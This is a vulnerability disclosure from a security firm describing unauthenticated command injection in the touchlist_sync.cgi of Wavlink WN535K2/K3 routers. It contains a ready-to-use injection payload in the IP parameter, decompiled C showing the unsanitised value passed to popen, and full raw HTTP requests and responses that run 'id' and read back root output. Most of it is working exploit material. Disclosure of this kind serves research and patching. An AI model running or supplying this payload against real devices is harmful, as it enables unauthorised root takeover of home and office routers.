webray.com.cn / Wavlink / Wavlink touchlist_sync.cgi.md

1angx Update Wavlink touchlist_sync.cgi.md History

1 contributor

46 lines (21 sloc) | 742 Bytes ...

###Wavlink touchlist_sync.cgi command execution

Exploit Title

Wavlink touchlist_sync.cgicommand execution

Exploit Author

webraybtl@webray.com.cn inc

Vulnerability condition

Unlimited front desk

Vendor Homepage

https://www.wavlink.com

Software Link

https://www.wavlink.com/zh_cn/firmware.html

Version

WN535K2/K3


Description

There is a command execution vulnerability in wavlink, through which an attacker can gain server privileges


Payload used

/cgi-bin/touchlist_sync.cgi?IP=;cmd;

Proof of Concept



```
  v3 = getenv("QUERY_STRING");
  v5 = (const char *)nvram_bufget(0, "AccessControlList2");
  v4 = (const char *)web_get("getACL", v3, 0);
  v6 = 0;
  if ( !strcmp(v4, "1") )
  {
    if ( strlen(v5) >= 0xD && strchr(v5, 58) && strchr(v5, 59) )
      printf("%s", v5);
    else
      putchar(48);
    return 0;
  }
  v8 = fopen("/dev/console", "w+");
  if ( v8 )
  {
    fprintf(v8, "%s:%s:%d:\n data = %s\n\n", "touchlist_sync.c", "main", 106, v3);
    fclose(v8);
  }
  v9 = (const char *)web_get("IP", v3, 0);
  putchar(49);
  if ( *v9 )
  {
    v33 = (char *)nvram_bufget(0, "MeshMode");
    v34 = (const char *)nvram_bufget(0, "lan_ipaddr");
    if ( strcmp(v33, "1") )
      goto LABEL_12;
    sprintf(v30, "curl -s -m 5 http://%s/cgi-bin/touchlist_sync.cgi?getACL=1", v9);
    v18 = fopen("/dev/console", "w+");
    if ( v18 )
    {
      fprintf(v18, "%s:%s:%d:cmd = %s\n\n", "touchlist_sync.c", "main", 116, v30);
      fclose(v18);
    }
    v19 = popen(v30, "r");
    if ( v19 )
    {
LABEL_29:
```




```
GET /cgi-bin/touchlist_sync.cgi?IP=;id>./2.txt; HTTP/1.1
Host[redacted]
User[redacted]a/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/101.0.4951.54 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*
;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1


```

```
HTTP/1.1 500 Internal Server Error
Content-Type: text/html
Content-Length: 369
Connection: close
Date: Wed, 20 Jul 2022 02:10:47 GMT
Server: lighttpd

<?xml version="1.0" encoding="iso-8859-1"?>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
         "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
 <head>
  <title>500 - Internal Server Error</title>
 </head>
 <body>
  <h1>500 - Internal Server Error</h1>
 </body>
</html>
```



```
GET /cgi-bin/2.txt HTTP/1.1
Hos[redacted]
User[redacted]a/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/101.0.4951.54 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*
;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1


```

```
HTTP/1.1 200 OK
Content-Type: text/plain
Accept-Ranges: bytes
ETag: "334687571"
Last-Modified: Wed, 20 Jul 2022 02:10:47 GMT
Content-Length: 34
Connection: close
Date: Wed, 20 Jul 2022 02:10:51 GMT
Server: lighttpd

uid=0(admin2860) gid=0(admin2860)
```